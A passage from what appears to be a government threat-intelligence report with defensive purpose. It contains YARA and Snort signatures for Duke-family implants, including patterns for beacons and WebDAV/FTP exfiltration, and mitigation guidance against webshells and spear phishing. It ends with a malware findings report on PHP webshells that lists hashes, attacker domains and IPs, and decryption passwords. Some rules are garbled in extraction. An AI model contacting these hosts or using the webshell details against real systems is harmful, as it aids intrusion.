pcre:"/^/(?index|status|captha|json|css|ajax|js)\\.php\\/(?id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|im|code|search)=[a-z0-9]{0,26}\\&(?id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|im|code|search)=[a-z0-9]{0,26}\\&(?id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|im|code|search)=[a-z0-9]{0,26} HTTP";
msg:"Cache_DLL beacon GET 4 arg"; sid:1234;)
```

The following YARA rules detect HAMMERTOSS / HammerDuke, referred to as IMPLANT 8 with rule naming convention.

IMPLANT 8 Rules:

#### rule IMPLANT\_8\_v1

```
{
  strings:
    $DOTNET = "mscorlib" ascii
    $REF_URL = "https://www.google.com/url?sa=" wide
    $REF_var_1 = "&rct=" wide
    $REF_var_2 = "&q=&esrc=" wide
    $REF_var_3 = "&source=" wide
    $REF_var_4 = "&cd=" wide
    $REF_var_5 = "&ved=" wide
    $REF_var_6 = "&url=" wide
    $REF_var_7 = "&ei=" wide
    $REF_var_8 = "&usg=" wide
```

\$REF\_var\_9 = "&bvm=" wide

\$REF\_value\_1 = "QFj" wide

\$REF\_value\_2 = "bv.81" wide

condition:

(uint16(0) == 0x5A4D) and (\$DOTNET) and (\$REF\_URL) and (3 of (\$REF\_var\*)) and (1 of (\$REF\_value\*))

}

## Rule IMPLANT\_8\_v2

{

strings:

\$DOTNET= "mscorlib" ascii

\$XOR = {61 20 AA 00 00 00 61}

condition:

(uint16(0) == 0x5A4D) and all of them

}

## Network Indicator for Implant 8

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MAL_REFERERER";
flow:established,to_server; content:"GET"; http_method; content:"&bvm=bv.81"; fast_pattern;
http_header; content:".d."; distance:6; within:3; http_header; content:"|0D 0A|"; distance:3;within:2;
http_header; content:!"Cookie|3A 20|"; http_header;
pcrc:"/https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=(?:[0-
9]|10|11)&ved=0C[A-L]{2}QFjA[A-L]&url=[^&]{1,512}&ei=[A-Za-z0-9]{20,22}&usg=[A-Za-z0-
9_]{34}&bvm=bv\81[1-7]{6}\d\.[A-Za-z0-9_]{3}\x0d\x0a/D";sid:1234;rev:2;)
```

```
alert tcp any any -> any any (msg: "evil_twitter_callback"; content:"GET /api/asyncTwitter.php
HTTP/1.1";)
```

The following YARA rules detect OnionDuke, referred to as IMPLANT 9 with rule naming convention.

IMPLANT 9 Rules:

#### Rule IMPLANT\_9\_v1

```
{
  strings:
    $STR1 = { 8B 03 8A 54 01 03 32 55 FF 41 88 54 39 FF 3B CE 72 EE }
    $STR2 = { 8B C8 83 E1 03 8A 54 19 08 8B 4D 08 32 54 01 04 40 88 54 38 FF 3B C6 72 E7 }
    $STR3 = { 8B 55 F8 8B C8 83 E1 03 8A 4C 11 08 8B 55 FC 32 0C 10 8B 17 88 4C 02 04 40 3B 06
72 E3 }

  condition:
    (uint16(0) == 0x5A4D or uint16(0)) and all of them
}
```

The following Yara rule detects CozyDuke, CozyCar, CozyBear, referred to as IMPLANT 10 with rule naming convention.

IMPLANT 10 Rules:

#### Rule IMPLANT\_10\_v1

```
{
  strings:
    $MZ = "MZ"
    $STR1 = {33 ?? 83 F2 ?? 81 e2 ff 00 00 00}
    $STR2 = {0f be 14 01 33 d0 ?? f2 [1-4] 81 e2 ff 00 00 00 66 89 [6] 40 83 f8 ?? 72}

  condition:
```

```

    $MZ at 0 and ($STR1 or $STR2)
}

```

## Rule IMPLANT\_10\_v2

```

{
  strings:
    $MZ = "MZ"

    $xor = { 34 ?? 66 33 C1 48 FF C1 }

    $nop = { 66 66 66 66 66 66 0f 1f 84 00 00 00 00 00 }

  condition:
    $MZ at 0 and $xor and $nop
}

```

## Network Indicators for IMPLANT 10

```

alert tcp any any -> any 80 (content:"=650&";
pcre:"/=11&[^&]{1,7}?=2[^&]{6,12}&[^&]{1,7}?=410&[^&]{1,7}?=650&[^&]{1,7}?=51
HTTP/1\1/"; msg:"CozyCar"; sid:1;)

```

```

alert tcp any any -> any 80 (content:".php? HTTP"; content:"=12&"; distance:0;
pcre:"/=12&[^&=]{1,7}?=2[^&=]{12,16}?=[^&=]{18,26}?=/" ; msg:"CozyCarv2"; sid:1234;)

```

The following YARA rules detect MiniDuke, referred to as IMPLANT 11 with rule naming convention.

IMPLANT 11 Rules:

## Rule IMPLANT\_11\_v1

```

{

```

strings:

\$STR1 = { 63 74 00 00 } // ct

\$STR2 = { 72 6F 74 65 } // rote

\$STR3 = { 75 61 6C 50 } // triV

\$STR4 = { 56 69 72 74 } // Plau

\$STR5 = { e8 00 00 00 00 }

\$STR6 = { 64 FF 35 00 00 00 00 }

\$STR7 = { D2 C0 }

\$STR8 =

^x63\x74\x00\x00.{3,20}\x72\x6F\x74\x65.{3,20}\x75\x61\x6C\x50.{3,20}\x56\x69\x72\x74/

condition:

(uint16(0) == 0x5A4D) and #STR5 > 4 and all of them

}

### **Network Indicators for IMPLANT 11**

alert tcp any any -> any 25 (msg:"MiniDuke-string1\_slide\_1\_1 - new"; content:"IUgyYll";  
pcrc:"/IUgyYll(\x0d\x0a)?t(\x0d\x0a)?L(\x0d\x0a)?l(\x0d\x0a)?N(\x0d\x0a)?3(\x0d\x0a)?Q/";)

alert tcp any any -> any 25 (msg:"MiniDuke-string1\_slide\_1\_2 - new"; content:"ltLIN3Q";  
pcrc:"/I(\x0d\x0a)?U(\x0d\x0a)?g(\x0d\x0a)?y(\x0d\x0a)?Y(\x0d\x0a)?l(\x0d\x0a)?ltLIN3Q/";)

alert tcp any any -> any 25 (msg:"MiniDuke-string1\_slide\_2\_1 - new"; content:"FIMmJZ";  
pcrc:"/FIMmJZ(\x0d\x0a)?b(\x0d\x0a)?S(\x0d\x0a)?5(\x0d\x0a)?T(\x0d\x0a)?d(\x0d\x0a)?0/";)

alert tcp any any -> any 25 (msg:"MiniDuke-string1\_slide\_2\_2 - new"; content:"bS5Td0";  
pcrc:"/F(\x0d\x0a)?I(\x0d\x0a)?M(\x0d\x0a)?m(\x0d\x0a)?J(\x0d\x0a)?Z(\x0d\x0a)?bS5Td0/";)

alert tcp any any -> any 25 (msg:"MiniDuke-string1\_slide\_3\_1 - new"; content:"hSDJiWW";  
pcrc:"/hSDJiWW(\x0d\x0a)?0(\x0d\x0a)?u(\x0d\x0a)?U(\x0d\x0a)?3(\x0d\x0a)?d(\x0d\x0a)?A/";)

```
alert tcp any any -> any 25 (msg:"MiniDuke-string1_slide_3_2 - new"; content:"W0uU3dA";
pcre:"/h(\x0d\x0a)?S(\x0d\x0a)?D(\x0d\x0a)?J(\x0d\x0a)?i(\x0d\x0a)?W(\x0d\x0a)?W0uU3dA/";)
```

```
alert tcp any any -> any 25 (msg:"MiniDuke-string2_slide_1_1 - new"; content:"QDM0Zlo";
pcre:"/QDM0Zlo(\x0d\x0a)?3(\x0d\x0a)?R(\x0d\x0a)?V(\x0d\x0a)?t(\x0d\x0a)?w(\x0d\x0a)?X/";)
```

```
alert tcp any any -> any 25 (msg:"MiniDuke-string2_slide_1_2 - new"; content:"o3RVtwX";
pcre:"/Q(\x0d\x0a)?D(\x0d\x0a)?M(\x0d\x0a)?0(\x0d\x0a)?Z(\x0d\x0a)?l(\x0d\x0a)?o3RVtwX/";)
```

```
alert tcp any any -> any 25 (msg:"MiniDuke-string2_slide_2_1 - new"; content:"AzNGZa";
pcre:"/AzNGZa(\x0d\x0a)?N(\x0d\x0a)?0(\x0d\x0a)?V(\x0d\x0a)?b(\x0d\x0a)?c(\x0d\x0a)?F/";)
```

```
alert tcp any any -> any 25 (msg:"MiniDuke-string2_slide_2_2 - new"; content:"N0VbcF";
pcre:"/A(\x0d\x0a)?z(\x0d\x0a)?N(\x0d\x0a)?G(\x0d\x0a)?Z(\x0d\x0a)?a(\x0d\x0a)?N0VbcF/";)
```

```
alert tcp any any -> any 25 (msg:"MiniDuke-string2_slide_3_1 - new"; content:"AMzRmWj";
pcre:"/AMzRmWj(\x0d\x0a)?d(\x0d\x0a)?F(\x0d\x0a)?W(\x0d\x0a)?3(\x0d\x0a)?B(\x0d\x0a)?c/";
)
```

```
alert tcp any any -> any 25 (msg:"MiniDuke-string2_slide_3_2 - new"; content:"jdFW3Bc";
pcre:"/A(\x0d\x0a)?M(\x0d\x0a)?z(\x0d\x0a)?R(\x0d\x0a)?m(\x0d\x0a)?W(\x0d\x0a)?jdFW3Bc/";
)
```

The following YARA rules detect CosmicDuke, referred to as IMPLANT 12 with rule naming convention.

IMPLANT 12 Rules:

**Rule IMPLANT\_12\_v1**



```
{
  strings:
    $FUNC = {a1 [3-5] 33 c5 89 [2-3] 56 57 83 [4-6] 64}
  condition:
    (uint16(0) == 0x5A4D) and $FUNC
}
```

### *Network Indicators for IMPLANT 12*

```
alert tcp any any -> any 80 (msg:"CosmicDuke HTTP Beacon"; content:"&BranchID=";
pcre:"/^(?:m|mgn)\&Auth\[a-zA-Z0-9]{8}\&Session\[="/; )
```

```
alert tcp any any -> any 80 (msg:"CosmicDuke Webdav Exfil"; content:"PUT /catalog/outgoing/wd";
pcre:"/PUT \catalog\outgoing\wd[a-zA-Z0-9]{44}\.bin/";)
```

```
alert tcp any any -> any 21 (msg:"CosmicDuke FTP Exfil"; content:"STOR fp"; pcre:"/STOR fp[a-zA-Z0-9]{44}\.bin/"; )
```

## APPENDIX C: Mitigations Guidance

---

### *Defending Against Webshell Attacks*

#### Defend

- Continually patch all web servers and all web components servicing the site, including PHP, Apache, IIS, and ColdFusion. Deploying a webshell typically requires adding to, or modifying, the code presented by the web server and is often accomplished via an exploit of a web server vulnerability. Patching all components that service the web server provides a substantial mitigation against most commonly known vulnerabilities.
- Adhere to least privilege principles for server access and management. Through following the principle of least privilege, lateral movement and privilege escalation is made more challenging to an attacker by restricting access on the box and across the network.
- Restrict write access to all folders that contain files served by the web server. All content served by the web server should be tightly controlled in such a way that only web administrator accounts can modify or add content. This would force an attacker to gain specific sets of credentials before they could add any malicious content to be delivered by the server.
- Restrict access to all ports and administrative panels. Server ports are typically very predictable, and access to those ports should be constrained to only the services and users that require them. This will reduce the attack surface on the web server and supporting applications.
- Deploy and configure Security-Enhanced Linux (SELinux) on supported Linux specific systems. SELinux has the capability to lock down web services such as Apache and can be configured to allow the service to access only certain directories. The administrators could possibly include /var/www/html, which contains the actual pages being served up. If a site has upload capabilities, then SELinux could help with least privilege by restricting read/write access on these folders as well. The web service already runs in a lower privilege context, but SELinux would also limit the file locations that it can actually access. This would prevent arbitrary file writes and possible malware uploads to areas that an admin would not normally detect.
- Conduct regular vulnerability scans and establish a remediation strategy focusing on the most detrimental findings first. Regular scanning and remediation measures will remove opportunities to exploit known attack vectors by an adversary.
- Deploy a Web Application Firewall (WAF). WAF technologies defend against common web exploitation techniques such as SQL injection and cross site scripting. Deploying this capability helps reduce the likelihood of a successful web attack on the server that could otherwise allow the perpetrator to modify code and deploy the webshell.

- Where third party products are integrated into the website (e.g., Adobe ColdFusion) ensure that the product is configured according to DoD or vendor published hardening best practices.<sup>1</sup>

### Detect

- Conduct regular log review. Key sources should include the network and host firewalls, Intrusion Prevention System, proxy, and local event logs. Events of interest should include high usage rates to suspicious IPs, odd timestamps on web files (dates that don't match previous content updates), odd connections destined for internal networks, suspicious files in internet accessible locations, references to key words such as cmd.exe or eval.<sup>4</sup> Auditing should involve some kind of aggregator to store and secure the logs remotely. Even the best auditing on the web server is useless if the attacker can just manipulate or delete them once they have obtained control. The logs should be protected and regularly rolled up to a centralized location for integration into a security information and event management system.
- Develop all content in an offline environment and maintain a hash list of all web files. Frequently compare the hashes of the files on the web server to the known good list maintained offline (an automated method is preferred).
- Obtain regular full system backups (including snapshots if it is a virtual machine). Forensically the known good data that these can provide is extremely useful for detection. Having a copy of the filesystem before a compromise to compare against the post-compromise filesystem can be a benefit to any analysis.
- Analyze traffic flows looking for certain anomalous behaviors such as prolonged connections, data frequently being pushed to the server (e.g., commands being sent to the shell), frequent large data transfers (an indication of data exfiltration), and abnormal encryption (anything that is not SSL/TLS or that negotiates using an alternate certificate) as indicators of potential nefarious activity.<sup>2</sup>

### Contain

- Internet facing web servers should be deployed to a DMZ. All traffic to internal networks from the DMZ should be significantly constrained and highly monitored.
- Restrict outbound communications from the DMZ to all other networks. Communications originating in the DMZ destined for the internal network should be minimal at most (ideally this should never happen). An attacker who gains access to a web server in the DMZ should have no capability to leverage that access in order to gain direct additional access in the internal network. Web server communications to the internet should be restricted to http/https only. All other ports and protocols should be blocked.

---

1 <https://helpx.adobe.com/coldfusion/community-documentation/coldfusion-lockdown-guide.html>

2 <https://www.us-cert.gov/ncas/alerts/TA15-314A>

- When a Domain Controller (DC) is necessary in the DMZ, it is recommended that a standalone DC and forest structure be deployed. Additionally, all accounts and resources in the DMZ instance should have no association or likeness to the internal network.
- Ensure separation of admin accounts. The web admin account should not be the same admin account that is used elsewhere on the domain.

### Respond

- When a compromise is found, reset all credentials associated with the webserver (this may expand to all accounts in the DMZ if it is suspected that the compromise has expanded to the DC). This should include all user and service accounts, all domain accounts that have logged onto that host and all local accounts, to include the Kerberos master ticket granting ticket on the DC. Depending on the circumstances, it may also be necessary to take the suspected server(s) or network offline during the remediation process.
- All server files should be wiped and restored from a known good source. The organization should prepare for a disaster recovery situation that includes a system compromise. Regular backups and offline storage of the data files should be made before being transferred to the DMZ production environment.
- When all other response techniques have failed at remediating the suspected compromise, the server(s) should be completely rebuilt or replaced. All data reconstitution efforts should stem from a known good source (offline backup).

## Defending Against Spear Phishing Attacks

### Defend

- Enforce application whitelisting on all endpoint workstations to prevent droppers or unauthorized software from gaining execution on endpoints. Many phishing attacks involve an executable that is dropped and installed on the victim's machine. Application Whitelisting will allow the organization to monitor programs and allow only those that are on the approved whitelist to execute. This would help to stop the initial attack, even if the user has clicked the link or opened a malicious attachment. There are many baseline rulesets that come with the vendor product, but the organization should ensure that at least the user Temp directories are blocked for execution since this is where numerous phishing emails attempt to drop and execute malware.
- Disable Macros in office products. Macros are a common method for executing code through an attached office document. Macros were often used as a means for initial exploitation in the late 1990s and early 2000s but have seen a recent resurgence in frequency of use. Some office products allow for the disabling of macros that originate from outside of the organization and can provide a hybrid approach when the organization depends on the legitimate use of macros. For Windows, specific settings can be configured to block Internet originated macros from running. This can be done in the Group Policy Administrative Templates for each of the associated Office products (specifically Word, Excel, and PowerPoint). For example, to enable the policy setting for Microsoft Word 2016, in the

Group Policy Management Editor, select: **User Configuration > Administrative Templates > Microsoft Word 2016 > Word Options > Security > Trust Center > Block macros from running in Office files from the Internet**<sup>3</sup>

- Utilize up to date web browsers on the network for increased security enhancements. These improvements may include a sandboxing feature that would allow the browser to contain any malicious content and protect the endpoint if an emailed link is clicked.
- Deploy web and email filters on the network and configure these devices to scan for known bad domains, sources, and addresses; block these before messages are received and downloaded. This action will help to reduce the attack surface at the network's first level of defense. In addition, attachments should be filtered. The network defenses should only allow approved extensions to pass through to the email client. Most .exe, scripting extensions (including .bat, .js, and .ps1) and other executable extensions should be blocked.
- Scan all emails, attachments, and downloads both on host and at the mail gateway with a reputable antivirus solution that includes cloud reputation services. Taking advantage of cloud reputation advancements provides rapid response capabilities and the integration of a broad base of cyber defense intelligence.
- Organizations should ensure that they have disabled HTML from being used in emails, as well as disabling links. Everything should be forced to plain text. This will reduce the likelihood of potentially dangerous scripts or links being sent in the body of the email, and also will reduce the likelihood of a user just clicking something without thinking about it. With plain text, the user would have to go through the process of either typing in the link or copying and pasting. This additional step will allow the user an extra opportunity for thought and analysis before clicking on the link.
- Establish a training mechanism to inform end users on proper email and web usage as well as common indicators of phishing to be aware of. This training should be done at least annually and should include a test that is scored and available for viewing by management and/or the IT Security department. The training should inform users what suspicious emails look like, what to do when they suspect phishing, as well as explain what they should post on any websites in terms of personally identifiable information (PII) that may be used for phishing campaigns (including email addresses, job titles, names, etc.). Consider real life interactive training simulations where users are sent suspicious emails on a semi regular basis and subsequently redirected to a phishing training site should they fail to adhere to the organization's best practices and policies.

### Detect

- Monitor event logs, email logs, and firewall logs for any indicators of a potential attack. These could include emails from suspicious domains, installation of programs on machines

---

3 <https://blogs.technet.microsoft.com/mmpc/2016/03/22/new-feature-in-office-2016-can-block-macros-and-help-prevent-infection/>

that are unusual or not approved, unusual call outs to the internet from office products, non-smtp traffic from the email client, strange child processes under the parent office process, or spoofed domains sending or receiving traffic from the network. Strange Traffic/Behavior (e.g., Spamming others) should also be looked for in the various logs. This is a strong indicator that machine(s) are compromised in some way.

- Using the antivirus software that is installed on the mailbox server and all of the clients, review the alerts and logs regularly for any activity on the network. The sooner detection can take place, the sooner remediation steps can start, and the amount of damage can be minimalized.
- Users play an important role in the detection of spear phishing if they understand the proper reporting procedures of the organization. Users should be able to identify the correct handling and alerting procedure that the users should follow for any suspicious email they receive.
- Using the logs from the organizations firewalls/filters/security devices/workstations, administrators should always ensure that their whitelisted and blacklisted domains are up to date. Admins should also check DoD blacklists for known bad domains and add these to their filters as well. Using these logs and lists, the organization may benefit from other incidents that have occurred to help in the future

## Contain

- Utilize application containment products that can be used to prevent the downloading and propagation of malicious software on the network. If the organization is using some form of web email, the browser must be containerized. If the organization is using a program for email (e.g., Microsoft Outlook or Mozilla Thunderbird), then that program should be containerized for protection. The Application Containment will open the browser or email program in its own Virtual Machine and isolate it from the rest of the system. This allows the execution of potential malware in a sandboxed environment so the host system is protected.
- Implement front and back end email servers when running on site instantiations of mail services. Having a front-end server allows the organization to have an extra layer of protection on the network since the front-end mailbox server contains no user data and allows a firewall to be placed before the back end server. This is also safer and more convenient for any web accessed email since web traffic is not being allowed directly into the network, protects from denial-of-service attacks, and authenticates requests before proxying them to the back end server.<sup>4</sup>
- Control where and when an administrator can log on, as well as what they can do when logged onto a system. This can minimize the damage of a spear phishing attack. Admins should never be allowed to browse the internet, nor should they be allowed to open any email program. This will reduce the likelihood of an accidental click or download of a program that could be malicious. This also will reduce the chances that a successful attacker will gain

---

4 [https://technet.microsoft.com/en-us/library/bb124804\(v=exchg.65\).aspx](https://technet.microsoft.com/en-us/library/bb124804(v=exchg.65).aspx)

admin privileges immediately when they gain access to the system. Organizations can accomplish this restriction a number of ways, including application whitelisting, VLAN separation, dedicated administrator boxes, etc.

- Ensure that standard user accounts are not a part of the local administrators group. The local administrator account should also be denied network access and all built in local administrator accounts should have a unique password value. It is a common tactic to look for local administrator credentials as a method of expanding access across the network. Making these values unique for each machine and denying that account network access removes the attacker's capability to easily expand access using the same credentials<sup>5</sup>.

### Respond

- If a phishing email is discovered or suspected, the organization needs to start their normal investigation procedures. It may be as simple as deleting that email and updating the email filter to prevent this address/domain from sending to the organization again, but it could also trigger a normal incident response. If the email contained a link that was clicked, an attachment that was downloaded, or a program that was executed, the organization may have to remove any malicious content, discover the extent of the possible spread, detail any exfiltration of data, or even remove the affected machine(s) or rebuild them.
- Reset user credentials and all credentials associated with all compromised boxes. This should include services accounts and machine accounts as well as the supporting Kerberos tickets.
- Monitor all accounts associated with the spear-phishing event. User accounts who are suspected to have been the victim of a successful phishing campaign should be forensically monitored for abnormal behaviors including unusual connections to non-standard resources, attempts to elevate privileges, enumeration behaviors on the local host machine as well as remote systems, and attempts to execute odd programs or applications.

---

5 <https://www.microsoft.com/en-us/download/details.aspx?id=36036>

**APPENDIX D: Malware Initial Findings Report (MIFR)-10105049  
UPDATE 2 (TLP WHITE)**

---





# NCCIC

NATIONAL CYBERSECURITY AND COMMUNICATIONS INTEGRATION CENTER

# US-CERT

UNITED STATES COMPUTER EMERGENCY READINESS TEAM

## Malware Initial Findings Report (MIFR) - 10105049-Update2

2017-01-23

### Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. The DHS does not endorse any commercial product or service, referenced in this bulletin or otherwise.

This document is marked TLP:WHITE. Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol, see <http://www.us-cert.gov/tlp/>.

### Summary

#### Description

This report is an update to MIFR-10105049 and provides additional analysis of the artifacts identified in the NCCIC Joint Analysis Report (JAR 16-20296) dated December 19, 2016.

The artifacts analyzed in this report include 17 PHP files, 3 executables and 1 RTF file.

The PHP files are webshells designed to provide a remote user an interface for various remote operations. The rtf file is a malicious document designed to install and execute a malicious executable.

#### Files

##### Processed

21

10b1306f322a590b9cefd4d023854b850 (0576cd0e9406e642c473cfa9cb67da4bc4963e0fd6811bb09d328d71b36faa09)  
 128cc715b25d0e55704ed9b4a3f2ef55 (0fd05095e5d2fa466bef897105dd943de29f6b585ba68a7bf58148767364e73e)  
 1ec7f06f1ee4fa7cecd17244eec24e07 (a0c00aca2f34c1f5ddcf36be2ccca4ce63b38436faf45f097d212c59d337a806)  
 38f7149d4ec01509c3a36d4567125b18 (7b28b9b85f9943342787bae1c92cab39c01f9d82b99eb8628abc638afd9eddaf)  
 617ba99be8a7d0771628344d209e9d8a (9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5)  
 66948b04173b523ca773c3073afb506d (449e7a7cbc393ae353e8e18b5c31d17bb13235d0c07e9e319137543608749602)  
 70f93f4f17d0e46137718fe59591dafb (bd7996752cac5d05ed9d1d4077ddf3abcb3d291321c274dbcf10600ab45ad4e4)  
 78abd4cdccab5462a64ab4908b6056bd (6fad670ac8febb5909be73c9f6b428179c6a7e94294e3e6e358c994500fccc46)  
 7fce89d5e3d59d8e849d55d604b70a6f (2d5afec034705d2dc398f01c100636d51eb446f459f1c2602512fd26e86368e4)  
 81f1af277010cb78755f08dfcc379ca6 (ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e)  
 8f154d23ac2071d7f179959aaba37ad5 (55058d3427ce932d8efcbe54dccf97c9a8d1e85c767814e34f4b2b6a6b305641)  
 93f512e2d9d00bf0bcf1e03c6898cb1e (249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e)  
 a5e933d849367d623d1f2692b6691bbf (7dac01e818bd5a01fe75c3324f6250e3f51977111d7b4a94e41307bf463f122e)  
 ae7e3e531494b201bf6021066ddd188 (9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0)  
 bfc50cfc601b33c285b9f54b64cb1 (da9f2804b16b369156e1b629ad3d2aac79326b94284e43c7b8355f3db71912b8)  
 c3e23ef7f5e41796b80ca9e59990fe9c (20f76ada1721b61963fa595e3a2006c96225351362b79d5d719197c190cd4239)  
 dc4594dbeafbc8edfa0ac5983b295d9b (9376e20164145d9589e43c39c29be3a07ecdf9c5c3225a69f712dc0ef9d757f)  
 e80f92faa5e11007f9ffea6df2297993 (3bd682bb7870d5c8bc413cb4e0cc27e44b2358c8fc793b934c71b2a85b8169d7)  
 eddfe110da553a3dc721e0ad4ea1c95c (ae67c121c7b81638a7cb655864d574f8a9e55e66bcb9a7b01f0719a05fab7975)  
 f3ecf4c56f16d57b260b9cf6ce4519d6 (1343c905a9c8b0360c0665efa6af588161fda76b9d09682aaf585df1851ca751)  
 fc45abdd5fb3ffa4d3799737b3f597f4 (d285115e97c02063836f1cf8f91669c114052727c39bf4bd3c062ad5b3509e38)

#### Domains

##### Identified

9

private.directinvesting.com  
 cderlearn.com  
 wilcarobbe.com  
 one2shoppee.com  
 ritsoperrol.ru  
 littjohnwilhap.ru  
 insta.reduct.ru  
 editprod.waterfilter.in.ua  
 mymodule.waterfilter.in.ua/system/logs/xtool.exe

## IPs

### Identified

5

204.12.12.40

209.236.67.159

146.185.161.126

176.114.0.120

176.114.0.157

249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e

Details	
Name	249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e
Size	21522
Type	PHP script, ASCII text, with very long lines, with CRLF, LF line terminators
MD5	93f512e2d9d00bf0bcf1e03c6898cb1e
SHA1	b7c7446dc3c97909705899e3dcffc084081b5c9f
ssdeep	384:bx6Nx4A8ZPJ8s5o80bOIs+AMBkxM5ZTSzuSizpxf18veznDt1Sxuunv:bx60A2PqsW8s7sMB/XTSfizpv+uunv
Entropy	6.11147480451
Antivirus	
F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aar
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Avira	PHP/Agent.12663
Microsoft	Backdoor:PHP/Fobushell.D
Ahnlab	PHP/Webshell
ESET	PHP/Agent.IB trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Backdoor.PHP.Fobushell

Relationships		
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)	Related_To	(S) Interface for PAS v.3.1.0
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)	Related_To	(F) da9f2804b16b369156e1b629ad3d2aac79326b94284e43c7b8355f3db71912b8 (bfc5)
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)	Related_To	(F) 20f76ada1721b61963fa595e3a2006c96225351362b79d5d719197c190cd4239 (c3e23)
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)	Related_To	(F) 7b28b9b85f9943342787bae1c92cab39c01f9d82b99eb8628abc638afd9eddaf (38f71)
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)	Related_To	(F) ae67c121c7b81638a7cb655864d574f8a9e55e66bcb9a7b01f0719a05fab7975 (eddf)

Description
<p>This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. During runtime, this payload will be decoded and decrypted using combination of a base64_decode and a password.</p> <p>Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via \$_POST and stored in a cookie at runtime.</p> <p>The password "root" was used to decrypt the payload. The decrypted payload contains a PHP web-shell and has been identified as P.A.S. v.3.1.0. This web-shell is a backdoor that provides an interface (see Screenshot) for various remote operations, such as file explorer, searcher, SQL-client, network tools, command shell access, and server info features to a remote user once installed on the compromised system. The following are some of the P.A.S webshell capabilities:</p> <p>--Begin Capabilities-- To view compromised server information. File manager (copy, rename, move, download, upload, delete, jump, create files and folders). Search files, objects, directories, and text in files. SQL client to login and dump database and tables.</p>



Details	
<b>Name</b>	20f76ada1721b61963fa595e3a2006c96225351362b79d5d719197c190cd4239
<b>Size</b>	21377
<b>Type</b>	PHP script, ASCII text, with very long lines
<b>MD5</b>	c3e23ef7f5e41796b80ca9e59990fe9c
<b>SHA1</b>	0a3f7e0d0729b648d7bb6839db13c97f0b741773
<b>ssdeep</b>	384:JliH2ER39I1Vv+kIPEWWjYc+CmJNHKblvcDSRRjqSA93DuxuXvWxUg:Jly2ER3CL+khWUYcsJtMcDiuSA93DuxD
<b>Entropy</b>	6.10091164773

Antivirus	
<b>F-prot</b>	PHP/WebShell.A
<b>McAfee</b>	PHP/WebShell.i
<b>F-secure</b>	Backdoor.PHP.AYP
<b>VirIT</b>	Trojan.PHP.Shell.LV
<b>Symantec</b>	PHP.Backdoor.Trojan
<b>ClamAV</b>	Php.Malware.Agent-5486261-0
<b>Kaspersky</b>	Backdoor.PHP.Agent.aaw
<b>TrendMicro</b>	PHP_WEBSHELL.SMA
<b>Sophos</b>	PHP/WebShell-O
<b>Avira</b>	PHP/Agent.12662
<b>Microsoft</b>	Backdoor:PHP/Fobushell.D
<b>Ahnlab</b>	PHP/Webshell
<b>ESET</b>	PHP/Krypt k.AJ trojan
<b>TrendMicroHouseCall</b>	PHP_WEBSHELL.SMA
<b>Ikarus</b>	Trojan.PHP.Crypt

Relationships	
(F) 20f76ada1721b61963fa595e3a2006c962253513 62b79d5d719197c190cd4239 (c3e23)	Related_To (F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)

Description
This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. The password "123123" was used to decrypt the payload. The decrypted payload contains a PHP web-shell and has been identified as P.A.S. v.3.1.0. This file and 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e have the same functionality.

7b28b9b85f9943342787bae1c92cab39c01f9d82b99eb8628abc638afd9eddaf

Details	
<b>Name</b>	7b28b9b85f9943342787bae1c92cab39c01f9d82b99eb8628abc638afd9eddaf
<b>Size</b>	21633
<b>Type</b>	PHP script, ASCII text, with very long lines, with CRLF line terminators
<b>MD5</b>	38f7149d4ec01509c3a36d4567125b18
<b>SHA1</b>	d1828dce4bf476ca07629e1613dd77c3346e2c5a
<b>ssdeep</b>	384:0y6t/9+e9BhShtzX3vOjbkMlspeMucuA4SchCpMO1LmMoVID+a5XHEuz8v:0y6L+4BIhhX/6IMyn5uMcHCpbkuz8v
<b>Entropy</b>	6.12095270355

Antivirus	
<b>F-prot</b>	PHP/WebShell.A
<b>McAfee</b>	PHP/WebShell.i
<b>F-secure</b>	Backdoor.PHP.AYP
<b>VirIT</b>	Trojan.PHP.Shell.JB
<b>Symantec</b>	PHP.Backdoor.Trojan
<b>ClamAV</b>	Php.Malware.Agent-5486261-0
<b>Kaspersky</b>	Backdoor.PHP.Agent.abc
<b>TrendMicro</b>	PHP_WEBSHELL.SMA
<b>Sophos</b>	PHP/WebShell-O

<b>Avira</b>	PHP/Agent.1266
